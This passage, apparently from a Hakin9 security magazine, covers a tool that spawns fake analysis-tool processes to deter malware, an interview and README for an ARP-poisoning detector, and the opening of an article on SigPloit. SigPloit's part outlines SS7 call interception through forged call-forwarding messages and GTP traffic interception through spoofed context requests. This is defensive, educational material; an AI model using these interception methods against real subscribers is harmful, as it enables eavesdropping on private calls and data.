Now you can choose to either start all the fake processes typing in 'start' or 'stop' to do the opposite. The script will instantly spawn all processes and the output should look pretty similar to this:



```
What do you want to do? (start/stop): start

    Directory: C:\Users\User123\AppData\Local\Temp

Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d----        10.12.2017     20:39            14e6e97c-f664-41f1-96ab-985d83944dba
[+] Spawned WinDbg.exe
[+] Spawned idaq.exe
[+] Spawned wireshark.exe
[+] Spawned vmacthlp.exe
[+] Spawned VBoxService.exe
[+] Spawned VBoxTray.exe
[+] Spawned procmon.exe
[+] Spawned ollydbg.exe
[+] Spawned vmware-tray.exe
[+] Spawned idag.exe
[+] Spawned ImmunityDebugger.exe

Press any key to close...
_
```


If you now open your task manager, you'll see a couple of command prompt processes. But don't worry, using a program like process explorer you will see that these are just the underlying tasks that are executed. The processes themselves are correctly named '`WinDbg.exe`', '`wireshark.exe`' and so on. That's all there really is to the script.

So how does this work? At the beginning of the script is the section with all the fake process names. You can add your own processes into the array `$fakeProcesses`, this can be virtually any names you want. The script will then proceed to copy ping.exe as many times as needed to a temporary directory and rename these copies to the stored names. In order for this to run as long as your computer is turned on, this will ping the invalid IP 1.1.1.1 every other hour for an unlimited time. This ensures minimum system load while also guaranteeing that the processes don't disappear. The stop argument will just kill everything stated in `$fakeProcesses`.

The Installer

The problem with the script alone is that it is not permanent, meaning the processes will be gone once you re-login or restart, needing you to execute the file again. To make this whole solution easier, I created an installer that automatically puts all the files in the directory `%AppData%\Roaming\FakeSandboxProcesses` and a small trigger batch file in the autostart directory.

To get the installer, you can download a release or just use the one that's included in the repository's zip file you downloaded earlier. Fittingly, it can be found in the 'installer' directory. The installer will guide you through every step, although there really aren't many.



```
Fake-Sandbox-Processes installation script. Version 1.7.3, 2017.
Visit https://github.com/phoenix1747/fake-sandbox/ for updates and fixes.


Firstly, thanks for your interest in FSP! Let's get started now.


# What do you want to do? You can (i)nstall or (u)ninstall this script.
# Would you like to continue? (i/u):
```

Screenshot: Main menu of the FSP installer.

During the installation, you will also be asked if you want to use the automatic updater, which will search for updates at launch (that's where the 'updater' folder comes into use). You don't explicitly need it, but it is recommended.

After the installation has successfully finished, you will need to re-login in order for the script to start working. From then on the processes will be automatically spawned each time you start your computer.

Some important notes

If you are using anti-virus software, you might want to white-list the batch file in the autostart directory and the Fake-SandboxProcesses folder in your AppData directory. Otherwise, the AV might flag it as malware and prevent it from executing properly – rendering the whole thing useless. Moreover, the installation is only completed for the current user! If you wish to install it for others, you need to install it for each and every additional user.

To wrap things up, fake sandbox processes are an easy way to trick malware into thinking it's being audited. Debugging aware malware is a challenge for security researchers and anti-virus software, but at the same time it is this precaution that can be used to our advantage. I hope this short tutorial helped you understanding the topic and my tool a little better, thanks for reading!

ARP-VALIDATOR

Security tool to detect ARP poisoning attacks

by Ravinder Nehra

[Hakin9 Magazine]: Hello Ravinder Nehra! Thank you for agreeing for the interview, we are honored! How have you been doing? Can you tell us something about yourself?

[Ravinder Nehra]: Thank you Hakin9 Magazine. I'm doing great. Currently I'm pursuing my Bachelors in Computer Science and Engineering from IIT Roorkee. I'm interested in Web Security, Reverse Engineering and Networking. I play CTFs as InfoSecIITR regularly. Apart from technical stuff, I spend time on cricket and sometimes multiplayer PC games.

[H9]: You play CTFs? Can you tell us about your favorite CTF or the most challenging one? Which one would you recommend for our readers?

[RN]: VolgaCTF, HITCON, CSAW and SECCON are really nice CTFs. Their challenges are focussed on real life vulns and I'm talking about web challenges, in particular. Apart from these, last year's SharifCTF also had good challenges. And the most challenging one is DEFCON, of course.

[H9]: Can you tell us more about about your Security Tool To Detect ARP Poisoning Attacks?

[RN]: It detects an ARP poisoning attack in a LAN using basic properties of the TCP/IP stack. You can use it by typing a single command. You can do your usual internet stuff and the tool will provide you desktop notifications if something bad happens. So it is quite user-friendly as you don't need to keep checking your terminal.

[H9]: What kind of users do you think it's most useful to? Who do you imagine using it?

[RN]: Users who are connected on a network mostly in hostels and office buildings sharing a LAN.

[H9]: Where did the idea of creating it come from?

[RN]: Actually, it was a project under a semester course Computer Networks. One of my seniors told me they made a tool that can do ARP poisoning attacks as their course project. So this is where I thought of making a tool that can detect these attacks.

[H9]: Your tool was an implementation of a research paper by Vivek Ramachandran and Sukumar Nandi, how did that affect your working process?

[RN]: It doesn't change much. But now you don't have to think about the correctness of the software. So it reduces some work.

[H9]: What was the most challenging part in creating it?

[RN]: Actually, I chose NodeJS to implement it and I was using that for the first time. So right from the beginning, finding suitable libraries and thinking about the architecture of implementation is quite a difficult task since it was my first kind of software that I'm developing so that others can use it easily. But I spent a lot of time in making the module that sends TCP SYN packets as I couldn't find proper code for it on the internet so I think that was the most challenging part.

[H9]: What about the feedback from github community? Does it influence your software?

[RN]: The feedback is quite nice. I've managed to get some stars. And recently someone raised an issue, as well, that means at least someone is using it. That's great.

Well, any software gets better only if people are using it. So if more people start using it then they might experience flaws and I might be able to make it better by fixing them.

[H9]: Any plans for the future? Are you planning to expand your tool, add new features?

[RN]: Well, there can be some enhancements. I might add them myself in future once I find some time but they can be added sooner by others if more people starting using it and I would like that more.

[H9]: Are you currently working on any other projects you would like to share with our readers?

[RN:] Currently I'm not working on any project. But I'm practising Pentesting to try my hands on Bug Bounty.

[H9]: Any ideas for future projects?

[RN]: I'm going to study Compiler very soon. So I guess I might be making a compiler of my own and maybe an emulator as well. Actually we had some plans to do this earlier as a CTF challenge for our college CTF BACKDOOR but weren't able to do it. So maybe this time I will do it.

[H9]: How can people find you and your work? Any contact info you would like to leave here?

[RN]: You can always find my work on Github[github.com/rnehra01] and I do have a personal website kind of thing [rnehra01.github.io]. You can find all my contacts there.

[H9]: Do you have any thoughts or experiences you would like to share with our audience? Any good advice?

[RN]: It's not always possible to get a brand new idea for a project. So I decided to implement a Research paper and I got to learn stuff I never heard about during my whole course of Computer Networks, like types of ARP requests and Replies, building ARP and TCP packets from scratch. Also I chose NodeJS which I had never used. So whatever you do, just make sure you learn new stuff.

arp-validator

Security Tool to detect ARP poisoning attacks

Features

- Uses a faster approach in detection of ARP poisoning attacks compared to passive approaches
- Detects not only the presence of ARP Poisoning but also valid IP-MAC mapping (when LAN hosts are using non-customized network stack)
- Stores validated host for speed improvements
- Works as a daemon process without interfering with normal traffic
- Logs to any external file

Architecture

```
+-------------+              +---------------+                  +------------+
| ARP packet |   ARP Reply   | Mac-ARP Header|   Consistent     |   Spoof    |
|   Sniffer   | ------------> |  consistency  | ---------------> |  Detector  |
|             |    Packets    |    Checker    |   ARP Packets    |            |
+-------------+              +---------------+                  +------------+
                                     |                                 /
                               Inconsistent                           /
                               ARP Packets                       Spoofed
                                     |                          ARP Packets
                                     V                               /
                             +-------------+                        /
                             |             |                       /
                             |   Notifier  |   <----------
                             |             |
                             +-------------+
```

1. ARP Packets Sniffer

   It sniffs all the ARP packets and discards

   - ARP Request Packets

- ARP Reply packets sent by the machine itself that is using the tool (assuming host running the tool isn't ARP poisoning 😜)

2. Mac-ARP Header Consistency Checker

   It matches

   - source MAC addresses in MAC header with ARP header
   - destination MAC addresses in MAC header with ARP header

   If any of above doesn't match, then it will notify you.

3. Spoof Detector

   It works on the basic property of TCP/IP stack.

The network interface card of a host will accept packets sent to its MAC address, Broadcast address and subscribed multicast addresses. It will pass on these packets to the IP layer. The IP layer will only accept IP packets addressed to its IP address(s) and will silently discard the rest of the packets. If the accepted packet is a TCP packet it is passed on to the TCP layer. If a TCP SYN packet is received then the host will either respond back with a TCP SYN/ACK packet if the destination port is open or with a TCP RST packet if the port is closed.

   So there can be two type of packets:

   - RIGHT MAC - RIGHT IP
   - RIGHT MAC - WRONG IP (Spoofed packet)


   For each consistent ARP packet, we will construct a TCP SYN packet with destination MAC and IP address as advertised by the ARP packet with some random TCP destination port and source MAC and IP address is that of the host running the tool.

   If an RST (port is closed) or ACK (port is listening) within TIME LIMIT is received for the SYN then host (who sent the ARP packet) is legitimate.

   Else No response is received within TIME LIMIT so host is not legitimate and it will be notified.

4. Notifier

   It provides desktop notifications in case of ARP spoofing detection.


ARP Poisoning Detected!!!
[-] Validation Failed : 192.168.12.15 at e4:f8:9c:c5:a2:62

Installation

npm

```
[sudo] npm install arp-validator -g
```

source

```
git clone https://github.com/rnehra01/arp-validator.git
cd arp-validator
npm install
Use the binary in bin/ to run
```

Usage

```
[sudo] arp-validator [action] [options]


actions:


    start         start arp-validator as a daemon


        options:
            --interface, -i
                Network interface on which tool works
                arp-validator start -i eth0 or --interface=eth0


            --hostdb, -d
                stores valid hosts in external file (absolute path)
```

```
                  arp-validator start -d host_file or --hostdb=host_file


              --log, -l
                  generate logs in external files(absolute path)
                  arp-validator start -l log_file or --log=log_file



     stop     stop arp-validator daemon



     status        get status of arp-validator daemon



global options:

     --help, -h
          Displays help information about this script
          'arp-validator -h' or 'arp-validator --help'

     --version
          Displays version info
          arp-validator --version
```

Dependencies

- libpcap-dev: library for network traffic capture
- node-pcap/node_pcap
- stephenwvickers/node-raw-socket
- indutny/node-ip
- scravy/node-macaddress
- codenothing/argv

- niegowski/node-daemonize2
- mikaelbr/node-notifier

Issues

Currently, it is assumed that hosts are using non-customized network stack hence the malicious host won't respond the TCP SYN packet. But in case the malicious host is using a customized network stack, it can directly capture the TCP SYN packet from layer 2 and can respond with a self-constructed TCP RST or ACK hencour tool will validate the malicious host.

If a host is using a firewall that allows TCP packets for only some specific ports, in that case a legitimate host also won't respond to the TCP SYN packet and tool will give a False Positive of ARP Poisoning Detection.


References

Vivek Ramachandran and Sukumar Nandi, “Detecting ARP Spoofing: An Active Technique”

SIGPLOIT

Your Way Through The "Telecom Backyard"

by Loay Abdelrazek



ABOUT THE AUTHOR

Loay Abdelrazek

Loay Abdelrazek has been in the security field for around more than three years. A security researcher and enthusiast interested in various security fields with an aim to provide better practical solutions. Also interested in open source security solutions and the author of SigPloit.

SigPloit:Your Way through the "Telecom Backyard"

Introduction

For the past few years, researchers have been highlighting the risks and vulnerabilities in the signaling protocols that are used by mobile networks to facilitate the second to second operations, whether it was mobility, voice, sms, charging, etc.

Those vulnerabilities have widened our view regarding the mobile security domain to include not only the mobile application or the user side but to be extended to the infrastructure of the operator itself.

Inspired by the research done, and still in progress in this field, came the idea to initiate a penetration testing framework dedicated to signaling exploitation. The main aim was to release it as an open source tool to help mobile operators to educate themselves more and be able to conduct their own testing.

Although there could be other respectful tools out there hitting the same issue but their main focus was only on SS7. SigPloit aims to address all signaling protocols comprehensively independent of the mobile generation whether it was 2G/3G or 4G.

Next we will discuss briefly a few of the signaling protocols, the important nodes involved, their vulnerability and a possible attack scenario.

SS7

It is important to have a look first at the network architecture, and where SS7 is used in the network.




Fig 1. 2G/3G Architecture (Source: Locate,track,manipulate. Tobias Engel)

There are several essential nodes and their functions with which you need to be familiarized. Let's start with 3G architecture.

Home Location Register (HLR): Each operator has one or more HLR depending on its capacity. In the HLR operator's database, each subscriber's profile/info is stored in only one HLR. The HLR holds the below critical info:

- IMSI
- IMEI
- MSISDN
- Authentication keys of subscriber
- Subscriber latest location
- subscription profile
- Services allowed (call forwarding, barring,..etc) ..etc

Visitor Location Register (VLR): Each VLR is responsible for a specific region. Every subscriber roaming in a specific region is attached/connected to the VLR responsible for this region. The VLR acts as a temp database for the period of the roaming subscriber. It has the same info as the home network HLR.

Mobile Switching Centre (MSC): Each group of cells/BTS/towers are connected to an MSC. The MSC is responsible to route and switch calls, SMS and data from and to the subscribers attached to it.

Short Message Switching Centre (SMSC): Responsible for sending and delivering short messages (SMS) to subscribers.

Signal Transfer Point (STP): It acts as the gateway (i.e., router) of the operators, which is responsible for all the routing, path determination and relaying of the SS7 messages.

Along the usage of SS7 within the core network, but its threat lies in the interconnections between roaming operators.

By design, protocol SS7 is vulnerable as it doesn't count for any authentication between the transmitting and receiving nodes, neither encryption to hide the critical data being transferred nor integrity check to emphasize that no data has been tampered with.

Also, SS7 is vulnerable by its implementation inside the operators, as there is no filtration done, no checking, and I assume, no monitoring from a security perspective.

The below diagram shows a simple call interception, by using 'registerSS' message that will enable the attacker to subscribe/enable on behalf of the subscriber the call forwarding feature and forward all the incoming calls to a route-able number (i.e., DID assigned to a PBX) that is held by the attacker. The attacker is then able through the PBX to record the call, and forward the call back at his will to the target.



Victim
+155565
Attacker PBX
Attacker (Fake VLR)
HLR
RegisterSS (service=Unconditional call Forwarding to +155565....)
Call Forwarded to Attacker

Fig 2. Call Interception

GPRS Tunneling Protocol (GTP)

GTP protocol is used to send the traffic within PS core and GRX cloud (data roaming). This is a tunneling protocol, which runs over UDP and has a GTP-C for management purposes, GTP-U for transmitting user data, and GTP' for billing, each running on its respective UDP port.

Service GPRS Support Node (SGSN) and Gateway GPRS Support Node (GGSN) are the basic elements for data transmission. SGSN is used to provide subscribers with data transmission services and it also interacts with other network elements; the GGSN is the mobile gateway to the Internet.




Fig 3. Packet core (Source:Positive Technologies:Vuln. Of mobile internet)

Having access to the GRX network allows an attacker to perform various attacks on subscribers of any operator, from scanning valid IMSI, re-routing internet traffic for interception, etc.





Fig 4. Data Interception (Source:Positive Technologies:Vuln. Of mobile internet)

An attacker can intercept data sent between the target's device and the Internet by sending an "Update PDP ContextRequest" message with spoofed GSN addresses to SGSN and GGSN. Thus the attacker can listen to traffic or spoofing traffic from the victim.

That was a brief on the two protocols used in the framework, the attacks and vulnerabilities are publicly disclosed.

SigPloit



```
 _IMSI          21.45
